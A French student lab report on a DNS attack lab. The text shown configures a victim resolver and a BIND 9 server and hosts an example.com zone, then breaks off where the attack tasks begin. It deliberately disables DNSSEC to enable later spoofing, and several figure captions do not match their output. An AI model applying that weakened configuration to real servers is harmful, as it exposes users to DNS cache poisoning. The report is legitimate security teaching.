

Ecole Militaire Polytechnique

Departement Informatique

Module : Securite Reseau

Rapport de Travaux Pratiques

Local DNS Attack Lab

Nom : BAKOUCHE

Prenom : Mahmoud

Groupe : RSD

Annee academique : 2025 – 2026

Mars 2026

Table des matières

Introduction	3
1 Partie I : Configuration de l'Environnement DNS	4
1.1 Tache 1 : Configuration de la Machine Utilisateur	4
1.1.1 Objectif	4
1.1.2 Problematique	4
1.1.3 Solution mise en oeuvre	4
1.1.4 Verification	4
1.1.5 Captures d'ecran	5
1.1.6 Interpretation	6
1.2 Tache 2 : Configuration du Serveur DNS Local (BIND 9)	7
1.2.1 Objectif	7
1.2.2 Configuration effectuee	7
1.2.3 Observation du mecanisme de cache	7
1.2.4 Captures d'ecran	8
1.2.5 Interpretation	10
1.3 Tache 3 : Hebergement d'une Zone DNS Locale (example.com)	11
1.3.1 Objectif	11
1.3.2 Configuration des zones	11
1.3.3 Fichier de zone forward	11
1.3.4 Fichier de zone reverse	12
1.3.5 Captures d'ecran	12
1.3.6 Interpretation	18
2 Partie II : Attaques sur le DNS	19
2.1 Tache 4 : Modification du Fichier Hosts	19
2.1.1 Objectif	19
2.1.2 Principe de l'attaque	19
2.1.3 Manipulation effectuee	19
2.1.4 Captures d'ecran	20
2.1.5 Interpretation	21
2.2 Tache 5 : Spoofing Direct de Reponse DNS vers l'Utilisateur	22

2.2.1	Objectif	22
2.2.2	Principe de l'attaque	22
2.2.3	Outil utilise	22
2.2.4	Captures d'ecran	23
2.2.5	Interpretation	24
2.3	Tache 6 : Empoisonnement du Cache DNS	25
2.3.1	Objectif	25
2.3.2	Principe de l'attaque	25
2.3.3	Difference cle avec la Tache 5	25
2.3.4	Commande d'attaque	25
2.3.5	Captures d'ecran	26
2.3.6	Interpretation	28
2.4	Tache 7 : Empoisonnement du Cache – Section Authority	29
2.4.1	Objectif	29
2.4.2	Principe	29
2.4.3	Script Scapy utilise	29
2.4.4	Captures d'ecran	30
2.4.5	Interpretation	32
2.5	Tache 8 : Cibler un Autre Domaine – Bailiwick Checking	34
2.5.1	Objectif	34
2.5.2	Contenu de la section Authority injectee	34
2.5.3	Script Scapy	34
2.5.4	Le mecanisme de protection : Bailiwick Checking	34
2.5.5	Captures d'ecran	34
2.5.6	Interpretation	38
2.6	Tache 9 : Cibler la Section Additional	39
2.6.1	Objectif	39
2.6.2	Contenu injecte	39
2.6.3	Script Scapy	39
2.6.4	Captures d'ecran	40
2.6.5	Analyse des resultats	44
2.6.6	Interpretation	44
	Conclusion	46

Introduction

Le DNS (Domain Name System) constitue l'un des services fondamentaux d'Internet. Il joue le rôle d'annuaire en traduisant les noms de domaine lisibles par l'humain (tels que `www.google.com`) en adresses IP numériques utilisées par les machines pour communiquer.

Ce système, bien qu'indispensable, présente plusieurs vulnérabilités qui peuvent être exploitées par des attaquants malveillants dans le but de rediriger les utilisateurs vers des sites frauduleux, intercepter des communications sensibles ou compromettre l'intégrité des échanges sur le réseau.

L'objectif de ce travail pratique est de comprendre en profondeur le fonctionnement du protocole DNS, de configurer un environnement DNS local, puis de mettre en œuvre différentes catégories d'attaques DNS dans un cadre contrôlé et légal. Les attaques étudiées vont de la modification simple du fichier `hosts` jusqu'à l'empoisonnement avancé du cache DNS, en passant par le spoofing de réponses et la manipulation des sections Authority et Additional.

L'environnement de travail est composé de trois machines virtuelles Ubuntu 16.04 opérant sur le même réseau local :

Machine	Adresse IP	Rôle
Machine Utilisateur	10.99.46.189	Victime
Serveur DNS	10.99.46.51	Serveur BIND 9
Machine Attaquant	10.99.46.220	Attaquant

Chapitre 1: Partie I : Configuration de l'Environnement DNS

1.1 Tache 1 : Configuration de la Machine Utilisateur

1.1.1 Objectif

L'objectif de cette tache est de forcer la machine utilisateur (10.99.46.189) a utiliser notre serveur DNS local (10.99.46.51) pour toutes ses requetes de resolution de noms, au lieu du serveur DNS public fourni par default par le DHCP.

1.1.2 Problematique

Le systeme utilise le protocole DHCP pour obtenir automatiquement ses parametres reseau, incluant l'adresse du serveur DNS. Ce mecanisme ecrase periodiquement le fichier `/etc/resolv.conf`, ce qui rend toute modification directe de ce fichier non persistante.

1.1.3 Solution mise en oeuvre

Pour contourner ce probleme, on modifie le fichier `/etc/resolvconf/resolv.conf.d/head`, dont le contenu est toujours prepend au fichier `/etc/resolv.conf` genere dynamiquement. On y ajoute la ligne suivante :

```
1 nameserver 10.99.46.51
```

Puis on applique le changement avec :

```
1 sudo resolvconf -u
```

1.1.4 Verification

La verification se fait via la commande `dig` qui doit indiquer dans son champ `SERVER` l'adresse de notre serveur DNS local.

```
1 dig www.google.com
```

Le resultat attendu doit contenir :


```
1 ;; SERVER: 10.99.46.51#53(10.99.46.51)
```

1.1.5 Captures d’ecran



```
mahmoud@VM:~$ cat /etc/resolvconf/resolv.conf.d/head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.99.46.51
mahmoud@VM:~$
```

FIGURE 1.1 – Contenu du fichier `/etc/resolvconf/resolv.conf.d/head` apres modification



```
mahmoud@VM:~$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.99.46.51
nameserver 127.0.1.1
mahmoud@VM:~$
```

FIGURE 1.2 – Contenu du fichier `/etc/resolv.conf` genere – serveur 10.99.46.51 en premier

```

mahmoud@VM:~$ dig www.google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21343
;; flags: qr rd ra; QUERY: 1, ANSWER: 8, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.google.com.                IN      A

;; ANSWER SECTION:
www.google.com.                300     IN      A       142.251.154.119
www.google.com.                300     IN      A       142.251.151.119
www.google.com.                300     IN      A       142.251.157.119
www.google.com.                300     IN      A       142.251.156.119
www.google.com.                300     IN      A       142.251.152.119
www.google.com.                300     IN      A       142.251.153.119
www.google.com.                300     IN      A       142.251.155.119
www.google.com.                300     IN      A       142.251.150.119

;; AUTHORITY SECTION:
google.com.                    172800  IN      NS      ns3.google.com.
google.com.                    172800  IN      NS      ns2.google.com.
google.com.                    172800  IN      NS      ns4.google.com.
google.com.                    172800  IN      NS      ns1.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.                172800  IN      A       216.239.32.10
ns1.google.com.                172800  IN      AAAA    2001:4860:4802:32::a
ns2.google.com.                172800  IN      A       216.239.34.10
ns2.google.com.                172800  IN      AAAA    2001:4860:4802:34::a
ns3.google.com.                172800  IN      A       216.239.36.10
ns3.google.com.                172800  IN      AAAA    2001:4860:4802:36::a
ns4.google.com.                172800  IN      A       216.239.38.10
ns4.google.com.                172800  IN      AAAA    2001:4860:4802:38::a

;; Query time: 1393 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 21:01:27 EDT 2026
;; MSG SIZE rcvd: 419

```

FIGURE 1.3 – Resultat de la commande dig – SERVER : 10.99.46.51 confirme

No.	Time	Source	Destination	Protocol	Length	Info
6	94.138116006	10.99.46.189	10.99.46.51	DNS	85	Standard query 0x2098
7	94.364321757	10.99.46.51	10.99.46.189	DNS	349	Standard query respon...

FIGURE 1.4 – Capture Wireshark montrant les requetes DNS dirigees vers 10.99.46.51

1.1.6 Interpretation

La capture Wireshark confirme que toutes les requetes DNS emises par la machine utilisateur sont bien acheminées vers le serveur DNS local 10.99.46.51. Le champ SERVER dans la reponse dig constitue la preuve principale que la configuration est correcte. La tache 1 est ainsi validee avec succes.

1.2 Tache 2 : Configuration du Serveur DNS Local (BIND 9)

1.2.1 Objectif

Installer et configurer le serveur DNS BIND 9 sur la machine 10.99.46.51 afin qu'il puisse répondre aux requêtes DNS de la machine utilisateur et effectuer des résolutions récursives vers Internet.

1.2.2 Configuration effectuee

Le fichier de configuration principal de BIND est `/etc/bind/named.conf.options`. Les modifications apportées sont les suivantes :

```
1 options {  
2     directory "/var/cache/bind";  
3     dump-file "/var/cache/bind/dump.db";  
4     // dnssec-validation auto;    -- commentee  
5     dnssec-enable no;            -- ajoutee  
6     auth-nxdomain no;  
7     listen-on-v6 { any; };  
8 };
```

La désactivation de DNSSEC est nécessaire pour permettre la réalisation des attaques de spoofing dans les tâches suivantes. Sans cette désactivation, les réponses falsifiées seraient rejetées par le mécanisme de validation cryptographique.

Le serveur est redémarré avec :

```
1 sudo service bind9 restart
```

1.2.3 Observation du mécanisme de cache

Deux commandes importantes permettent de gérer le cache DNS :

```
1 sudo rndc dumpdb -cache    # Vider le contenu du cache dans un  
    fichier  
2 sudo rndc flush            # Purger complètement le cache
```

1.2.4 Captures d'écran

```

mahmoud@VM:~$ sudo service bind9 status
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: en
   Drop-In: /run/systemd/generator/bind9.service.d
            └─50-insserv.conf-$named.conf
   Active: active (running) since Sun 2026-03-15 21:18:13 EDT; 6s ago
     Docs: man:named(8)
  Process: 2637 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
    Main PID: 2643 (named)
      CGroup: /system.slice/bind9.service
              └─2643 /usr/sbin/named -f -u bind

Mar 15 21:18:13 VM named[2643]: command channel listening on 127.0.0.1#953
Mar 15 21:18:13 VM named[2643]: configuring command channel from '/etc/bind/rndc
Mar 15 21:18:13 VM named[2643]: command channel listening on ::1#953
Mar 15 21:18:13 VM named[2643]: managed-keys-zone: loaded serial 0
Mar 15 21:18:13 VM named[2643]: zone 0.in-addr.arpa/IN: loaded serial 1
Mar 15 21:18:13 VM named[2643]: zone 255.in-addr.arpa/IN: loaded serial 1
Mar 15 21:18:13 VM named[2643]: zone localhost/IN: loaded serial 2
Mar 15 21:18:13 VM named[2643]: zone 127.in-addr.arpa/IN: loaded serial 1
Mar 15 21:18:13 VM named[2643]: all zones loaded
Mar 15 21:18:13 VM named[2643]: running

```

FIGURE 1.5 – Statut du service BIND 9 – active (running)

```

--
// dnssec-validation auto;
dnssec-enable no;
dump-file "/var/cache/bind/dump.db";
auth-nxdomain no;      # conform to RFC1035

query-source port      33333;
listen-on-v6 { any; };
};

mahmoud@VM:~$

```

FIGURE 1.6 – Contenu du fichier named.conf.options avec DNSSEC desactive

```

mahmoud@VM:~$ ping www.google.com
PING www.google.com (142.251.150.119) 56(84) bytes of data.
64 bytes from 142.251.150.119: icmp_seq=1 ttl=113 time=51.7 ms
64 bytes from 142.251.150.119: icmp_seq=2 ttl=113 time=62.7 ms
64 bytes from 142.251.150.119: icmp_seq=3 ttl=113 time=81.0 ms
64 bytes from 142.251.150.119: icmp_seq=4 ttl=113 time=45.7 ms
64 bytes from 142.251.150.119: icmp_seq=5 ttl=113 time=74.5 ms
64 bytes from 142.251.150.119: icmp_seq=6 ttl=113 time=53.6 ms
64 bytes from 142.251.150.119: icmp_seq=7 ttl=113 time=58.7 ms
^C
--- www.google.com ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6335ms
rtt min/avg/max/mdev = 45.730/61.161/81.051/11.754 ms

```

FIGURE 1.7 – Premier dig vers www.google.com – Query time eleve, requete réelle

No.	Time	Source	Destination	Protocol	Length	Info
2	1.803826351	10.99.46.189	10.99.46.51	DNS	76	Standard query 0x683...
3	2.240742403	10.99.46.51	10.99.46.189	DNS	364	Standard query respo...
6	2.323383044	10.99.46.189	10.99.46.51	DNS	87	Standard query 0x063...
7	2.742128268	10.99.46.51	10.99.46.189	DNS	263	Standard query respo...

FIGURE 1.8 – Wireshark – requetes DNS visibles lors du premier dig

```
;; Query time: 2104 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 21:51:11 EDT 2026
;; MSG SIZE rcvd: 307
```

FIGURE 1.9 – Deuxieme dig vers www.google.com – Query time tres court, cache utilise

10.99.46.189	10.99.46.176	DNS	85 Standard query 0x39b5 A www.google.com OPT
10.99.46.51	10.99.46.189	DNS	349 Standard query response 0x3110 A www.google.co

FIGURE 1.10 – Wireshark – aucune nouvelle requete DNS lors du deuxieme dig

```
;; Query time: 0 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 21:51:51 EDT 2026
;; MSG SIZE rcvd: 307
```

FIGURE 1.11 – Contenu du cache DNS apres dump – entree google.com presente

```
mahmoud@VM:~$ sudo rndc dumpdb -cache
mahmoud@VM:~$ sudo cat /var/cache/bind/dump.db | grep google
google.com. 172521 NS ns1.google.com.
172521 NS ns2.google.com.
172521 NS ns3.google.com.
172521 NS ns4.google.com.
ns1.google.com. 172521 A 216.239.32.10
ns2.google.com. 172521 A 216.239.34.10
ns3.google.com. 172521 A 216.239.36.10
ns4.google.com. 172521 A 216.239.38.10
www.google.com. 22 A 192.178.25.100
mahmoud@VM:~$
```

FIGURE 1.12 – Dig vers www.facebook.com – SERVER : 10.99.46.51 confirme

```

mahmoud@VM:~$ dig www.facebook.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.facebook.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 2503
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags::; udp: 4096
;; QUESTION SECTION:
;www.facebook.com.                IN      A

;; ANSWER SECTION:
www.facebook.com.                3600    IN      CNAME   star-mini.c10r.facebook.com.
star-mini.c10r.facebook.com.    60      IN      A       157.240.196.35

;; AUTHORITY SECTION:
facebook.com.                    172800  IN      NS       b.ns.facebook.com.
facebook.com.                    172800  IN      NS       a.ns.facebook.com.
facebook.com.                    172800  IN      NS       d.ns.facebook.com.
facebook.com.                    172800  IN      NS       c.ns.facebook.com.

;; ADDITIONAL SECTION:
a.ns.facebook.com.              172800  IN      A        129.134.30.12
a.ns.facebook.com.              172800  IN      AAAA     2a03:2880:f0fc:c:face:b00c:0:35
b.ns.facebook.com.              172800  IN      A        129.134.31.12
b.ns.facebook.com.              172800  IN      AAAA     2a03:2880:f0fd:c:face:b00c:0:35
c.ns.facebook.com.              172800  IN      A        185.89.218.12
c.ns.facebook.com.              172800  IN      AAAA     2a03:2880:f1fc:c:face:b00c:0:35
d.ns.facebook.com.              172800  IN      A        185.89.219.12
d.ns.facebook.com.              172800  IN      AAAA     2a03:2880:f1fd:c:face:b00c:0:35

;; Query time: 1050 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 21:58:18 EDT 2026
;; MSG SIZE rcvd: 333

```

FIGURE 1.13 – Ping vers `www.google.com` et `www.facebook.com` depuis la machine utilisateur

1.2.5 Interpretation

La difference de Query time entre le premier et le deuxieme dig est la preuve directe du fonctionnement du cache. Lors du premier appel, le serveur effectue une resolution complete sur Internet (temps de l'ordre de 50 a 100 ms). Lors du second appel, la reponse est servie immediatement depuis le cache local (temps inferieur a 5 ms). La capture Wireshark confirme l'absence de toute requete reseau lors du deuxieme appel.

1.3 Tache 3 : Hebergement d'une Zone DNS Locale (example.com)

1.3.1 Objectif

Configurer notre serveur DNS comme serveur faisant autorite pour le domaine `example.com`, de sorte que toutes les requetes concernant ce domaine soient resolues localement sans interroger Internet.

1.3.2 Configuration des zones

Deux zones sont declarees dans `/etc/bind/named.conf` :

```
1 zone "example.com" {
2     type master;
3     file "/etc/bind/example.com.db";
4 };
5
6 zone "0.168.192.in-addr.arpa" {
7     type master;
8     file "/etc/bind/192.168.0.db";
9 };
```

1.3.3 Fichier de zone forward

Le fichier `/etc/bind/example.com.db` contient les enregistrements de resolution directe (nom vers IP) :


```
1 $TTL 3D
2 @ IN SOA ns.example.com. admin.example.com. (
3     1 ; Serial
4     8H ; Refresh
5     2H ; Retry
6     4W ; Expire
7     1D) ; Minimum
8
9 @ IN NS  ns.example.com.
10 @ IN MX  10 mail.example.com.
11 www  IN A  192.168.0.101
12 mail IN A  192.168.0.102
13 ns   IN A  192.168.0.10
14 *.example.com. IN A  192.168.0.100
```

1.3.4 Fichier de zone reverse

Le fichier `/etc/bind/192.168.0.db` contient les enregistrements PTR pour la resolution inverse (IP vers nom) :

```
1 $TTL 3D
2 @ IN SOA ns.example.com. admin.example.com. (1 8H 2H 4W 1D)
3 @ IN NS ns.example.com.
4 101 IN PTR www.example.com.
5 102 IN PTR mail.example.com.
6 10 IN PTR ns.example.com.
```

1.3.5 Captures d'ecran



```
mahmoud@VM:~$ cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};

zone "0.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/192.168.0.db";
};
mahmoud@VM:~$
```

FIGURE 1.14 – Contenu du fichier `named.conf` avec les zones declarees

```
mahmoud@VM:~$ cat /etc/bind/example.com.db
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    1      ; Serial
    8H     ; Refresh
    2H     ; Retry
    4W     ; Expire
    1D)    ; Minimum

@ IN NS   ns.example.com.
@ IN MX   10 mail.example.com.

www  IN A  192.168.0.101
mail IN A  192.168.0.102
ns   IN A  192.168.0.10
*.example.com. IN A  192.168.0.100
```

FIGURE 1.15 – Fichier de zone forward example.com.db

```
mahmoud@VM:~$ cat /etc/bind/192.168.0.db
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    1
    8H
    2H
    4W
    1D)

@ IN NS ns.example.com.

101 IN PTR www.example.com.
102 IN PTR mail.example.com.
10  IN PTR ns.example.com.
mahmoud@VM:~$
```

FIGURE 1.16 – Fichier de zone reverse 192.168.0.db

```

mahmoud@VM:~$ sudo service bind9 status
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: en
   Drop-In: /run/systemd/generator/bind9.service.d
           └─50-insserv.conf-$named.conf
   Active: active (running) since Sun 2026-03-15 22:11:17 EDT; 8s ago
     Docs: man:named(8)
  Process: 3161 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
    Main PID: 3167 (named)
      CGroup: /system.slice/bind9.service
             └─3167 /usr/sbin/named -f -u bind

Mar 15 22:11:17 VM named[3167]: command channel listening on :::1#953
Mar 15 22:11:17 VM named[3167]: managed-keys-zone: loaded serial 0
Mar 15 22:11:17 VM named[3167]: zone 0.in-addr.arpa/IN: loaded serial 1
Mar 15 22:11:17 VM named[3167]: zone 127.in-addr.arpa/IN: loaded serial 1
Mar 15 22:11:17 VM named[3167]: zone 255.in-addr.arpa/IN: loaded serial 1
Mar 15 22:11:17 VM named[3167]: zone localhost/IN: loaded serial 2
Mar 15 22:11:17 VM named[3167]: zone 0.168.192.in-addr.arpa/IN: loaded serial 1
Mar 15 22:11:17 VM named[3167]: zone example.com/IN: loaded serial 1
Mar 15 22:11:17 VM named[3167]: all zones loaded
Mar 15 22:11:17 VM named[3167]: running
lines 1-21/21 (END)

```

FIGURE 1.17 – Statut BIND apres redemarrage

```

mahmoud@VM:~$ dig www.example.com

;<<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 65449
; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
;www.example.com.                IN      A

; ANSWER SECTION:
www.example.com.                259200  IN      A      192.168.0.101


; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.example.com.

; ADDITIONAL SECTION:
ns.example.com.                259200  IN      A      192.168.0.10

; Query time: 0 msec
; SERVER: 10.99.46.51#53(10.99.46.51)
; WHEN: Mar 15 22:12:09 EDT 2026
; MSG SIZE rcvd: 93

```

FIGURE 1.18 – Dig vers www.example.com – reponse 192.168.0.101 depuis notre serveur



```
mahmoud@VM:~$ dig mail.example.com

; <<> DiG 9.10.3-P4-Ubuntu <<> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 13563
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
mail.example.com.                IN      A

;; ANSWER SECTION:
mail.example.com.                259200  IN      A      192.168.0.102

;; AUTHORITY SECTION:
example.com.                     259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                  259200  IN      A      192.168.0.10

;; Query time: 1 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 22:13:01 EDT 2026
;; MSG SIZE rcvd: 94
```

FIGURE 1.19 – Dig vers mail.example.com et ns.example.com

```

mahmoud@VM:~$ dig ns.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47786
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
ns.example.com.                IN      A

;; ANSWER SECTION:
ns.example.com.                259200  IN      A      192.168.0.10

;; AUTHORITY SECTION:
example.com.                   259200  IN      NS      ns.example.com.

;; Query time: 0 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 22:13:01 EDT 2026
;; MSG SIZE rcvd: 73

```

FIGURE 1.20 – Dig vers test.example.com – enregistrement wildcard retourne 192.168.0.100

```

mahmoud@VM:~$ dig test.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> test.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23626
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
test.example.com.             IN      A

;; ANSWER SECTION:
test.example.com.            259200  IN      A      192.168.0.100

;; AUTHORITY SECTION:
example.com.                 259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.              259200  IN      A      192.168.0.10

;; Query time: 10 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 22:13:06 EDT 2026
;; MSG SIZE rcvd: 94

```

FIGURE 1.21 – Resolution inverse – dig -x 192.168.0.101 retourne www.example.com

```

mahmoud@VM:~$ dig -x 192.168.0.101

; <<>> DiG 9.10.3-P4-Ubuntu <<>> -x 192.168.0.101
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 19182
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;101.0.168.192.in-addr.arpa.      IN      PTR

;; ANSWER SECTION:
101.0.168.192.in-addr.arpa. 259200 IN      PTR      www.example.com.

;; AUTHORITY SECTION:
0.168.192.in-addr.arpa. 259200 IN      NS       ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.           259200 IN      A        192.168.0.10

;; Query time: 0 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 22:14:16 EDT 2026
;; MSG SIZE rcvd: 117

```

FIGURE 1.22 – Wireshark – aucune requete Internet, tout est resolu localement

```

mahmoud@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 8788
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200 IN      A        192.168.0.101

;; AUTHORITY SECTION:
example.com.                    259200 IN      NS       ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                259200 IN      A        192.168.0.10

;; Query time: 2 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 22:15:44 EDT 2026
;; MSG SIZE rcvd: 93

```

FIGURE 1.23 – Section AUTHORITY dans la reponse dig confirmant notre autorite sur example.com

10.99.46.189	10.99.46.51	DNS	86 Standard query 0x2254 A www.example.com OPT
10.99.46.51	10.99.46.189	DNS	135 Standard query response 0x2254 A www.example.com A 192.168.0.101 NS ns...

FIGURE 1.24 – Vue complete des enregistrements de la zone example.com

1.3.6 Interpretation

Le resultat du dig vers `www.example.com` retourne bien l'adresse `192.168.0.101` que nous avons definie, et la section `AUTHORITY` confirme que notre serveur est l'autorite officielle pour ce domaine. L'enregistrement wildcard `*.example.com` permet de repondre a toute requete de sous-domaine non explicitement defini. La resolution inverse fonctionne egalement, ce qui complete la configuration de la zone.

Chapitre 2: Partie II : Attaques sur le DNS

2.1 Tache 4 : Modification du Fichier Hosts

2.1.1 Objectif

Simuler une attaque dans laquelle l'attaquant a obtenu un acces privilegied a la machine victime et modifie le fichier `/etc/hosts` afin de rediriger l'utilisateur vers une machine malveillante lorsqu'il tente d'accéder a `www.bank32.com`.

2.1.2 Principe de l'attaque

